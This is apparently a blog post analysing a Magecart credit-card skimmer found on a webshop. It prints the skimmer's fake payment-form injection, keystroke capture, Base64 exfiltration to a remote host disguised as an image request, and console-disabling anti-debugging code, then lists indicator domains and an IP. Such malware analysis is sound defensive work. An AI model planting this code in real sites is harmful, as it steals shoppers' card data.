Technical Analysis: Magecart Skimmer

By Louis Schürmann

Published: 2024-12-13 · Archived: 2026-04-05 18:16:00 UTC

Introduction

During an inspection of a webshop, I discovered a credit card skimmer hidden within the site's source code. This script isn't just clever — it's dangerous. It injects a fake payment form, captures user input, and silently sends the data to a remote server. Here's how it works:

How the Skimmer Works

1. Form Injection

The script starts by injecting a fake payment form into the checkout page. The injected form is dynamically constructed and styled to blend seamlessly with the legit page elements. It uses DOM manipulation to find the correct insertion point, ensuring the form appears in the right context in this case during checkout.


Press enter or click to view image in full size

```
var container = document.querySelector(
  "#checkout-payment-method-load > div > div > div.payment-method._active > div.payment-
method-title.field.choice",
);
var wrapper = document.createElement("div");
wrapper.className = "fieldset customweb-form-V12559531p";
wrapper.innerHTML = `
    <div id="IvTmy">
        <div id="content">
            <div class="form-group">
                <input type="text" class="form-control" id="number" required>
                <label class="form-control-placeholder" for="number">Card Number</label>
                <div id="card-icon-container">
                    <img id="card-icon" src="" alt="" />
                </div>
            </div>
            <div class="_row clearfix">
                <div class="_col _left">
                    <div class="form-group">
                        <input type="text" class="form-control" id="exp" required>
                        <label class="form-control-placeholder" for="exp">MM / YY</label>
                    </div>
                </div>
                <div class="_col _cvv _right">
                    <div class="form-group">
                        <input type="text" class="form-control" id="cvv" required>
                        <label class="form-control-placeholder" for="cvv">CVV</label>
                    </div>
                </div>
            </div>
        </div>
    </div>`;
container.appendChild(wrapper);
```

- Targeted Injection: The container variable identifies the DOM element where the form will be injected. This ensures the fake form appears within the active payment method section.
- Dynamic Creation: The wrapper element is dynamically created using document.createElement. It contains a complete form structure, styled and organized to mimic legit payment forms.
- Seamless Integration: The appendChild method attaches the wrapper to the target container, effectively embedding the malicious form into the page.


Without Skimmer

Press enter or click to view image in full size



With Skimmer

Press enter or click to view image in full size



Red marking added by me for clarification

Get Louis Schürmann’s stories in your inbox

Join Medium for free to get updates from this writer.

Remember me for faster sign in

The only way to notice the skimmer is that after entering your credit card details, the legit form will open in a new tab, asking you to input your credit card information again — but by then, it’s already too late.

2. Real-Time Data Capture

The script doesn’t wait for you to hit “Submit.” It grabs every keypress as you type, formatting the card number into groups of four digits and identifying the card type in real-time.

Press enter or click to view image in full size

```
function processCardInput(number) {
  number = number.replace(/\D/g, "").slice(0, 16);
  return number.match(/.{1,4}/g)?.join(" ") || "";
}

numberInput.addEventListener("input", function (e) {
  var formatted = processCardInput(e.target.value);
  e.target.value = formatted;
  var cardTypeVal = getCardType(formatted.replace(/\s+/g, ""));
  updateCardIcon(cardTypeVal);
});
```

- Sanitization: The processCardInput function removes all non-numeric characters using replace(/\D/g, ‘’). This ensures only valid card number digits are processed.
- Length Restriction: The slice(0, 16) method limits input to 16 digits, preventing users from entering invalid or unnecessary characters.
- Formatting: The match(/.{1,4}/g)?.join(“ “) regex groups digits into blocks of four, providing a familiar visual format for credit card numbers.
- Real-Time Feedback: The input event listener updates the UI dynamically. The getCardType function identifies the card type based on the number, and updateCardIcon displays the corresponding logo in the form.

3. Exfil

Once the script has the data, it encodes it in Base64 and sends it off to a remote server. The transmission is disguised as an image request, making it harder to detect in normal traffic monitoring.

Press enter or click to view image in full size

```
phukr.yenix = function () {
  var data = phukr.rnnvr(window.JSON.stringify(phukr.umnmv));
  if (phukr.abseg() && !phukr.lkdgo(data)) {
    phukr.jhrfe.push(data);
    var img = phukr.defkb.createElement("IMG");
    img.src = phukr.hifdm(phukr.ypium) + "?hash=" + data;
  }
};
```

- Data Serialization: The JSON.stringify(phukr.umnmv) method converts the captured user data into a JSON string for structured storage.
- Encoding: The phukr.rnnvr function encodes the data into Base64 format, adding an extra layer of obfuscation.

- Stealth: The encoded data is appended to an image URL as a query parameter. This makes the request appear as a standard image load to network monitoring tools.
- Integrity Checks: The phukr.abseg function ensures all required fields are populated before transmission, reducing the risk of incomplete data.

4. Anti-Debugging

This script doesn't want to be understood. If you try to inspect it using browser developer tools, it throws errors to stop you. But it didn't stop me;)

Press enter or click to view image in full size


```
var consoleProtector = (function () {
  var methods = ["log", "warn", "info", "error"];
  for (var i = 0; i < methods.length; i++) {
    var orig = console[methods[i]] || function () {};
    console[methods[i]] = function () {
      orig.apply(console, arguments);
      throw new Error("Console is disabled.");
    };
  }
})();
```

- Console Overrides: By replacing native console methods, the script prevents analysts from logging or analyzing its execution.
- Error Throwing: Any attempt to use these methods results in an error, disrupting debugging workflows and in some cases even crashing the browser.

5. Adaptive Field Mapping

The script doesn't care how the form fields are labeled. It maps input fields dynamically, using a predefined structure to locate the right data on any site.

Press enter or click to view image in full size



```
phukr.vzbgz = function () {
  var inputs = phukr.defkb.getElementsByTagName("input");
  for (var i = 0; i < inputs.length; i++) {
    phukr.shjva(inputs[i]);
  }
  phukr.umnmv.Domain = location.host;
};
```

This flexibility makes it effective across multiple e-commerce platforms, regardless of how they're built.

- Field Iteration: The script loops through all input elements on the page using getElementsByTagName.
- Dynamic Mapping: The phukr.shjva function maps each input field to its corresponding data attribute based on predefined rules.
- Domain Logging: The script records the current domain using location.host, associating the captured data with the compromised site.

6. Persistence Through Local Storage

To ensure data isn't lost during page reloads or connection interruptions, the script uses localStorage to store captured information temporarily.

Press enter or click to view image in full size

Even if something interrupts the exfiltration process, the stolen data is ready to be sent later.

- Temporary Storage: The localStorage.setItem method saves the encoded data locally, preserving it across sessions.
- Retry Mechanism: If the network connection is disrupted, the script can retransmit the data once connectivity is restored.

Why It Matters

This skimmer is not an isolated example — it's part of a broader trend in cybercrime, often linked to Magecart operations. Magecart is an umbrella term for groups specializing in injecting malicious scripts into e-commerce platforms. These attacks exploit vulnerabilities in third-party code or weak points in the supply chain to compromise websites and steal sensitive information.

What's particularly alarming about this type of skimmer is how it targets individuals, not just businesses. By focusing on end-users, attackers bypass traditional enterprise defenses. Instead of attempting large-scale breaches, they exploit the trust users place in seemingly secure payment forms. This tactic shifts the focus of cybercrime from large corporate targets to unsuspecting shoppers.

Examples of similar threats include:

- Digital Skimming on High-Traffic Sites: Many Magecart campaigns have compromised major platforms like Ticketmaster and British Airways, exposing millions of users to data theft.
- Supply Chain Exploits: Attackers often leverage vulnerabilities in third-party scripts, like analytics or payment processors, to inject malicious code downstream.

- Custom Skimmers: These scripts are increasingly tailored to specific platforms, making detection harder and mitigation more complex.

This attack is a reminder of the ongoing shift in cybercrime tactics. As threats evolve, the line between targeted attacks and mass exploitation blurs. Individuals bear the brunt of these threats, making personal vigilance and improved web security essential to combat them. Stay safe:)

IOC’s

- gstatis.co
- 185.215.113.111
